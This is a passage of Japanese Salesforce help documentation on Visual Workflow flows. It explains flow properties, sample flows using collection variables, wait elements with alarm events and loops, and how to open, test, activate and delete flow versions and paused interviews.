ヒント: 特定のフローバージョンのプロパティは、デフォルトでは自動的に有効なバージョンのプロパティと一致します。つまり、3 つのバージョンが存在していてバージョン 2 を有効にした場合、Salesforce によってバージョン 1 とバージョン 3 のプロパティがバージョン 2 と一致するように更新されます。ただし、無効なバージョンのプロパティを編集すると、有効なバージョンと一致するようにプロパティが自動的に更新されなくなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Cloud Flow Designer から、 をクリックしてフローまたはフローバージョンのプロパティを更新します。

プロパティ	説明
名前	フローまたはフローバージョンの名前。この名前は、フロー管理ページとフローの詳細ページに表示されます。また、ランタイムユーザインターフェースにも表示されます。 無効なフローおよびフローバージョンの名前を編集できます。
一意の名前	フローの一意の名前。この一意の名前は、URL または Visualforce ページ内など、Salesforce の他の部分からこのフローを参照するために使用されます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。一意の名前はフローの詳細ページに表示されます。 フローが保存された後は一意の名前を編集できません。
説明	フローまたはフローバージョンの説明。この説明は、フロー管理ページとフローの詳細ページに表示されます。 無効なフローおよびフローバージョンの説明を編集できます。
種別	フローまたはフローバージョンの種別。この種別は、フロー管理ページとフローの詳細ページに表示されます。この種別によって、フローまたはフローバージョンでサポートされる要素とリソース、およびフローの実装方法が決まります。詳細は、「フロー種別」 (ページ 5624)を参照してください。 種別がログインフローの場合、フローが保存された後は種別を更新できません。
インタビュー表示ラベル	フローのインタビューの表示ラベル。インタビューは、フローの実行中のインスタンスです。この表示ラベルは次の場所に表示されます。 • フロー管理ページの [一時停止中および待機中のインタビュー] リスト • [ホーム] タブの [一時停止中のインタビュー] コンポーネント • Salesforce1 の [一時停止中のインタビュー] 項目 無効なフローおよびフローバージョンのインタビュー表示ラベルを編集できます。デフォルトでは、インタビュー表示ラベルにはフロー名と `{!$Flow.CurrentDateTime}` システム変数が含まれます。 表示ラベルの複数のリソースを参照するには、テキストテンプレートを使用します。例: *フロー名* - `{!Account.Name}` - `{!$Flow.CurrentDateTime}`.

関連トピック:

フローの保存
フローおよびフローバージョン項目

サンプルフロー

内容によっては、説明するよりも実例を示した方がわかりやすい場合があります。次のサンプルフローで、待機要素やコレクション変数などの高度な機能の使用方法を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コレクション変数に入力するサンプルフロー

コレクション変数に入力するには、sObject コレクション変数に入力します。次に、sObject コレクション変数の値を個別にコレクション変数に割り当てます。

イベントを待機するサンプルフロー

イベントを待機するフローを 3 種類のいずれかの方法で設定します。

コレクションをループするサンプルフロー

sObject 変数コレクションとループを使用して、ユーザ間で取引先の所有権を移行します。フローにはすでに必要なユーザ ID があります。

コレクション変数に入力するサンプルフロー

コレクション変数に入力するには、sObject コレクション変数に入力します。次に、sObject コレクション変数の値を個別にコレクション変数に割り当てます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

シナリオ

このシナリオでは、サンフランシスコに住む全従業員にメールを送信するフローを設計しています。


メールの送信要素で、フローからメールを簡単に送信できます。ただし、受信者パラメータではテキスト変数およびテキストコレクション変数のみを使用できます。サンフランシスコには多くのユーザが住んでいるため、(各ユーザのメールアドレスを個別に入力するのではなく) コレクション変数を使用します。

コレクション変数への入力には高速検索またはレコード検索は使用できません。まず、ユーザベースの sObject コレクション変数に、サンフランシスコに住む従業員の [メール] を含む項目値を入力します。次に、それらのメールをコレクション変数に追加します。

コレクション変数に値が入力されたら、メールの送信要素の [メールアドレス (集合)] パラメータの値としてそのコレクション変数を使用します。

例: このフローにはすでに次のリソースが含まれています。

- `employeesInSF` というユーザベースの sObject コレクション変数
- `loopVariable` というユーザベースの sObject 変数
- `emails_employeesInSF` というテキストベースのコレクション変数



サンプルフロー

1. ［市区郡］が「サンフランシスコ」のすべてのユーザレコードを検索して、`employeesInSF` にこれらのレコードの［メール］を入力します。

   `employeesInSF` は sObject コレクション変数のため、高速検索要素を使用して変数を入力します。

2. sObject コレクション変数をループすると、個々のユーザレコードを確認できます。ループ時に、`employeesInSF` の各項目の値が `loopVariable` にコピーされます。
3. 反復ごとに、ユーザの［メール］がテキストデータ型のコレクション変数に割り当てられます。
4. ループが終了した時点で、フローはメールが `emails_employeesInSF` に保存されているユーザにメールを送信します。

関連トピック:

- フローのコレクション変数リソース
- コレクション変数への値の追加

イベントを待機するサンプルフロー

イベントを待機するフローを 3 種類のいずれかの方法で設定します。

多数のイベントを待機するサンプルフロー

このフローは、最初のイベントだけでなく、多数のイベントを待機します。これらのイベントは基準時刻が項目値のため、この例では相対時間のアラームを使用します。

最初のイベントのみを待機するサンプルフロー

このフローは、複数のイベントの最初のイベントの発生を待機してから次に進みます。これらのイベントは基準時刻が項目値のため、この例では相対時間のアラームを使用します。

1 つのイベントを待機するサンプルフロー

このフローは、1 つのイベントを待機します。この例のイベントは絶対アラームイベントで、基準時刻は `{!$Flow.CurrentDateTime}` システム変数です。

関連トピック:

- フローの待機要素

多数のイベントを待機するサンプルフロー

このフローは、最初のイベントだけでなく、多数のイベントを待機します。これらのイベントは基準時刻が項目値のため、この例では相対時間のアラームを使用します。

契約が終了する前に顧客をフォローアップするよう契約所有者に伝えるフローを設計しています。リマインダーは、一度だけでなく、フローで定期的に送信します。この例では、1 つの待機要素を使用して、契約が終了する 2 週間前にリマインダーを送信し、1 週間前にもう一度送信する方法を示します。このフローは簡単に拡張でき、リマインダーを送信する間隔 (3 日ごとや契約が終了する 1 日前など) を増やすことができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例

このフローには、すでに次の入力済みの変数が含まれています。

- `{!contract}`: 契約の `Id` および `OwnerId` を含む sObject 変数です。
- `{!oneWeekVisited}`: boolean 変数で、デフォルト値は *`{!$GlobalConstant.False}`* です。
- `{!twoWeeksVisited}`: boolean 変数で、デフォルト値は *`{!$GlobalConstant.False}`* です。

フローは、待機要素を実行する前に、契約の `Id` と `OwnerId` を検索して保存します。




このフローは契約終了日の 2 週間前と 1 週間前の両方にメールのリマインダーを送信するため、待機要素に 2 つの相対アラームイベントが定義されます。

ヒント: どのアラームイベントも基準時刻とオフセットで構成されます。相対時間のアラームの場合は、フローが基本時刻を判断するために、オブジェクト、日付/時間項目、特定のレコードの 3 つの情報が必要です。相対時間のアラームの場合も、オフセットは絶対時間のアラームと同じように機能します。フローが、単位(*日*または*時間*のいずれか)とこれらの単位の時間数を識別する必要があります。基準時刻の数日前または数時間前まで待機する場合は、[オフセット数] に負の整数を設定します。


上記のイベントは両方ともオフセットの単位に週を使用できないため、*日*単位で宣言します。

最初のイベント (「2 週間」) の基準時刻は、`{!contract.Id}` (2) に ID が保存されているレコードの `Contract.EndDate` (1) の値です。この値から -14 日 (3) をオフセットして 2 週間を表します。




すべてのリマインダーに同じ待機要素を使用する場合は、フローインタビューが1つのメールのリマインダーを送信した後に待機要素に戻ります。ただし、インタビューが同じメールを何度も送信しないように、最初に*待機条件*を設定しておきます。インタビューは待機要素を実行するときに、まず各イベントの待機条件をチェックして、そのイベントを待機するかどうかを判断します。イベントに待機条件が設定され、その条件を満たしていない場合は、インタビューがイベントを待機しません。

最初のイベントについては、インタビューが boolean 変数 `{!twoWeekVisited}` が false に設定されているかどうかをチェックします。この変数はデフォルト値が *`{!$GlobalConstant.False}`* に設定されているため、この値が変更されるまでフローがイベントを待機します。




「2 週間」イベントが発生したときにフローが何を行うかを示すために、待機要素を他の要素に結び付けます。続いて、フローパスを待機要素に戻す前に、`{!twoWeeksVisited}` の値を *`{!$GlobalConstant.True}`* に変更します。この変更には割り当て要素を使用できます。待機要素の実行時に `{!twoWeeksVisited}` の値が false でない場合、フローは「2 週間」イベントの発生を待機しません。基本的に、この変数は最初のイベントのパスでしか true に変更されていないため、インタビューはこのイベントが発生しているかどうかをチェックします。このイベントが発生している場合(および変数が false に設定されていない場合)は、インタビューがこのイベントを待機しないことを認識します。

2 つ目のイベント (「1 週間」) も基本時刻は最初のイベントと同じです (4)。オフセットは、1 週間を表す -7 日です (5)。



2 つ目のイベントについては、boolean 変数 `{!oneWeekVisited}` が false に設定されているかどうかをフローがチェックします。false に設定されていない場合、フローはこのイベントを待機しません。



最初のイベントと同様に、フローパスを待機要素に戻す前に、割り当て要素を使用して、`{!oneWeekVisited}` の値を *`{!$GlobalConstant.True}`* に変更します。`{!oneWeekVisited}` が false でない限り、フローは「1 週間」イベントの発生を待機しません。

ヒント: フローが待機要素を実行し、すべてのイベントに満たされていない待機条件がある場合、フローはデフォルトのイベントパスを実行します。最後のリマインダーを送信した後にこのフローは終了するため、デフォルトパスを別の要素につなげることはありません。

何らかの問題が発生した場合に備えて、障害パスを設定します。この例では、障害パスが、故障メッセージを表示するメールをフローを作成したユーザに送信します。

最初のイベントのみを待機するサンプルフロー

このフローは、複数のイベントの最初のイベントの発生を待機してから次に進みます。これらのイベントは基準時刻が項目値のため、この例では相対時間のアラームを使用します。

取引先の更新と契約の終了のいずれかの 1 週間前に顧客をフォローアップするよう取引先所有者に伝えるフローを設計しています。このフローは、いずれか最初に発生する日付にメールのリマインダーを送信します。

例

このフローには、すでに次の入力済みの変数が含まれています。

- `{!accountId}` には、取引先の ID が指定されます。
- `{!contractId}` には、契約の ID が指定されます。
- `{!accountOwner}` には、取引先の所有者の ID が指定されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- `{!ownerEmail}` には、取引先の所有者のメールアドレスが指定されます。


フローは、待機要素を実行する前に、契約の `ID`、親取引先の `ID` と `OwnerId`、取引先所有者の `[メール]` を検索して保存します。




待機要素に 2 つの相対アラームイベントを定義します。

ヒント: どのアラームイベントも基準時刻とオフセットで構成されます。相対時間のアラームの場合は、フローが基本時刻を判断するために、オブジェクト、日付/時間項目、特定のレコードの 3 つの情報が必要です。相対時間のアラームの場合も、オフセットは絶対時間のアラームと同じように機能します。フローが、単位(*日*または*時間*のいずれか)とこれらの単位の時間数を識別する必要があります。上記のいずれのイベントも、オフセットの単位に週を使用できないため、基本時刻から -7 日をオフセットします。

最初のイベント(「取引先の更新の 1 週前」)の基準時刻は、`{!accountId}` **(2)** に ID が保存されているレコードの `Account.Renewal_Date__c` **(1)** の値です。この値から -7 日 **(3)** がオフセットされます。



2 つ目のイベント(「契約の終了の 1 週前」)の基準時刻は、`{!contractId}` **(5)** に ID が保存されているレコードの `Contract.EndDate` **(4)** の値です。この値から -7 日 **(6)** がオフセットされます。



フォローアップのリマインダーは1回送信するだけで、フローは常に両方のイベントを待機するため、これらのいずれのイベントも待機条件は必要ありません。ただし、何らかの問題が発生した場合に備えて、障害パスを設定します。この例では、障害パスが、故障メッセージを表示するメールをフローを作成したユーザに送信します。

関連トピック:

- フローの待機要素
- 相対時間のアラーム

- フローの待機要素
- 相対時間のアラーム

- 待機条件とは?

1 つのイベントを待機するサンプルフロー

このフローは、1つのイベントを待機します。この例のイベントは絶対アラームイベントで、基準時刻は `{!$Flow.CurrentDateTime}` システム変数です。

契約が有効になってから 1 日経過した後に顧客にメールでフィードバックを依頼するフローを設計しています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例


このフローには、すでに次の入力済みの変数が含まれています。

- `{!customerEmail}` には、顧客のメールアドレスが指定されます。
- `{!creatorEmail}` には、フローの作成者のメールアドレスが指定されます。

フローが契約を有効にしてから (1) 待機します (2)。



待機要素内で、1つのイベントを定義します(有効化の1日後)。このフローは契約が有効になった1日後にフィードバックの依頼を送信するため、絶対時間のアラームを使用します。基本時刻に `{!$Flow.CurrentDateTime}` システム変数 (3)、オフセットに 1 日 (4) を設定します。



イベントが 1 つのみで、フィードバックの依頼は 1 回のみ送信するため、このイベントに待機条件を設定することはありません。ただし、何らかの問題が発生した場合に備えて、障害パスを忘れずに設定します。この例では、障害パスが、故障メッセージを表示するメールをフローを作成したユーザに送信します。

関連トピック:

- フローの待機要素
- 絶対時間のアラーム

コレクションをループするサンプルフロー

sObject 変数コレクションとループを使用して、ユーザ間で取引先の所有権を移行します。フローにはすでに必要なユーザ ID があります。

まず、`collAcctJSmith` という取引先ベースの sObject コレクション変数を作成し、John Smith が所有するすべての取引先レコードを入力します。

次に、コレクションを反復処理するループを作成します。ループでは、コレクションの項目ごとに次の処理を実行します。


1. コレクション項目をループ変数に割り当てる。
2. 取引先の従業員数が 10,000 名を超えているかどうかを評価する。
3. 取引先の従業員数が 10,000 名を超えている場合、Madison のユーザ ID をループ変数の `OwnerId` 項目に割り当てる。
4. 取引先の従業員数が 10,000 名を超えていない場合、Amber のユーザ ID をループ変数の `OwnerId` 項目に割り当てる。
5. `collReassignedAccts` という 2 番目のコレクションの新しい項目としてループ変数の値を追加する。

最後に、ループでコレクションの反復処理が終了したら、高速更新要素を作成して `collReassignedAccts` の取引先を新しい `OwnerId` で更新します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



フローのこのセクションでは、1 つのクエリを使用して取引先のリストを検索し、1 つの DML ステートメントを使用してこれらの取引先を更新します。レコード更新要素を使用して同じようなフローを作成する場合、次の操作を実行します。

- 1 つのレコード更新要素を使用して、10,000 名を超える従業員がいる John 所有のすべての取引先を検索します (1 つのクエリ)。次に、これらのレコードの `OwnerId` を Madison の ID に更新します (1 つの DML ステートメント)。
- 1 つのレコード更新要素を使用して、10,000 名を超える従業員がいない John 所有のすべての取引先を検索します (1 つのクエリ)。次に、これらのレコードの `OwnerId` を Amber の ID に更新します (1 つの DML ステートメント)。

フローの管理

フローの詳細ページを使用して、フローの有効化、フローのテスト、フローのプロパティの表示など、フローに関する設計以外の操作を行います。

フローの詳細ページにアクセスするには、[設定] から、[クイック検索] ボックスに「フロー」と入力して、[フロー] を選択し、フロー名をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローおよびフローバージョン項目

フローの詳細ページでフローの名前や URL など、フローとそのバージョンに関する情報を参照します。

フローを開いて変更する方法

フローを変更するには、Cloud Flow Designer でフローを開きます。

フローのテスト

有効化する前にフローをテストして、期待どおりに機能することを確認します。

フローのバージョンの有効化または無効化

Salesforce では単一のフローのさまざまなバージョンを含むことができます。ただし、一度に有効化できるフローは各フローにつき1つのバージョンのみです。フローのバージョンを有効化または無効化するには、[設定] のフローの詳細ページに移動します。

一時停止中または待機中のフローインタビューの削除

時間のかかるフローインタビューの終了や、一時停止中のインタビューのユーザによる再開を待機する必要がなくなった場合は、インタビューを削除します。たとえば、関連付けられたフローバージョンを更新または削除している場合に削除します。

フローバージョンの削除

有効なフローバージョンを削除するには、まず無効化する必要があります。フローに一時停止中または待機中のインタビューがある場合は、これらのインタビューが終了または削除されるまで削除できません。有効化されたことのないフローは、すぐに削除できます。

フローの一時停止をユーザに許可

ユーザが、組織のプロセスの自動化設定をカスタマイズして、まだ終了できないフローインタビューを一時停止できるようにします。フローインタビューは、フローの実行中のインスタンスです。たとえば、カスタマーサービス担当者は、顧客が必要なすべての情報を揃えていない場合にフローインタビューを一時停止できます。

関連トピック:

- Visual Workflow
- Visual Workflow の制限
- フローの管理の考慮事項

フローおよびフローバージョン項目

フローの詳細ページでフローの名前や URL など、フローとそのバージョンに関する情報を参照します。

プロパティ	説明
有効バージョン	有効なバージョンを示します。
説明	フローまたはフローバージョンの説明。
フロー名	フローの名前。ランタイムユーザインターフェースに表示されます。
名前	フローバージョンの名前。このバージョンが有効になると［フロー名］になります。
名前空間プレフィックス	フローの名前空間プレフィックス (フローが管理パッケージからインストールされた場合)。Cloud Flow Designer は管理パッケージからインストールされたフローを開くことができません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロパティ	説明
種別	フローまたはフローバージョンでサポートされる要素とリソース、およびフローの配布方法を決定します。詳細は、「フロー種別」 (ページ 5624)を参照してください。
状況	フローバージョンが有効かどうかを示します。
一意の名前	Visualforce ページなど Salesforce の他の部分からフローを参照できるようになります。
URL	カスタムボタンや Web タブなどからフローを実行するために使用する相対 URL。
バージョン	フローバージョンの番号。

関連トピック:

- フローの管理
- フロープロパティ

フローを開いて変更する方法

フローを変更するには、Cloud Flow Designer でフローを開きます。

フローの有効なバージョンの変更を保存することはできません。ただし、フローの有効なバージョンを開いて変更し、新しいバージョンまたは新しいフローとして保存することはできます。

1. [設定] から、[クイック検索] ボックスに「フロー」と入力し、[フロー] を選択します。
2. フローの名前をクリックします。
3. フローを開きます。
   - 特定のバージョンを開くには、そのバージョン番号の横にある [開く] リンクをクリックします。
   - フローの有効なバージョンを開くには、[開く]ボタンをクリックします。有効なバージョンがない場合は、最新バージョンが開きます。

関連トピック:

- フロー設計の考慮事項
- フローの管理
- フローのバージョンの有効化または無効化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く

- 「Force.com Flow の管理」

フローのテスト

有効化する前にフローをテストして、期待どおりに機能することを確認します。

警告: 削除要素が含まれるフローをテストする場合は注意が必要です。無効なフローでも、削除操作がトリガされます。

フローを有効化する前にエラーを検出して修正できるように、フロー経由の考えられるすべてのパスをテストすることをお勧めします。たとえば、フローに含まれるデータが不完全な場合、実行時にデータ要素(作成、更新、検索、削除)が失敗することがあります。データを修正するパスに障害コネクタを追加し、フローが正常に終了できるようにします。

1. [設定] から、[クイック検索] ボックスに「フロー」と入力し、[フロー] を選択します。
2. 実行するフローの名前をクリックします。
3. フローを実行します。
   - 特定のバージョンを実行するには、そのバージョンの [実行] リンクをクリックします。
   - フローの有効なバージョンを実行するには、[実行]ボタンをクリックします。有効なバージョンがない場合は、最新バージョンが実行されます。
   - Cloud Flow Designerからフローバージョンを実行するには、そのバージョンを開き、ボタンバーから [実行] をクリックします。

     ヒント: テストしているフローを最近変更した場合は、そのフローを保存します。フローの実行時には最後に保存された変更のみが含まれます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フローの詳細ページから有効なフローまたは無効なフローを実行にする

Cloud Flow Designer からフローを実行する

- 「Force.com Flow の管理」

フローが期待どおりに機能することを確信できたら、テストしたバージョンを有効化して、フローを配布します。

関連トピック:

- フローのバージョンの有効化または無効化
- フローが失敗した場合の処理のカスタマイズ
- フローの実行の考慮事項
- フローの管理

フローのバージョンの有効化または無効化

Salesforce では単一のフローのさまざまなバージョンを含むことができます。ただし、一度に有効化できるフローは各フローにつき1つのバージョンのみです。フローのバージョンを有効化または無効化するには、[設定]のフローの詳細ページに移動します。

フローの新バージョンを有効化すると、以前に有効化されたバージョン(存在する場合)は自動的に無効になります。実行中のフローインタビューは、起動されたときのバージョンを使用して実行を続行します。

1. [設定] から、[クイック検索] ボックスに「フロー」と入力し、[フロー] を選択します。
2. フローの名前をクリックします。
3. フローの関連するバージョンの横にある [有効化] または [無効化] をクリックします。

関連トピック:

フローの管理の考慮事項

フローの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フローを有効化または無効化する

- 「Force.com Flow の管理」

一時停止中または待機中のフローインタビューの削除

時間のかかるフローインタビューの終了や、一時停止中のインタビューのユーザによる再開を待機する必要がなくなった場合は、インタビューを削除します。たとえば、関連付けられたフローバージョンを更新または削除している場合に削除します。

1. [設定] から、[クイック検索] ボックスに「フロー」と入力し、[フロー] を選択します。

   いずれかのフローに待機中のインタビューがある場合は、フローのリストの下に [一時停止中および待機中のインタビュー] 関連リストが表示されます。
2. 削除する各インタビューの [削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する

- 「Force.com Flow の管理」

フローバージョンの削除

有効なフローバージョンを削除するには、まず無効化する必要があります。フローに一時停止中または待機中のインタビューがある場合は、これらのインタビューが終了または削除されるまで削除できません。有効化されたことのないフローは、すぐに削除できます。

1. [設定] から、［クイック検索］ボックスに「フロー」と入力し、[フロー] を選択します。
2. フローの名前をクリックします。
3. フローを完全に削除するには、すべてのバージョンを含めて [削除] ボタンをクリックします。
4. 個々のバージョンを削除するには、そのバージョンの [削除] リンクをクリックします。

関連トピック:

フローの管理の考慮事項

フローの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

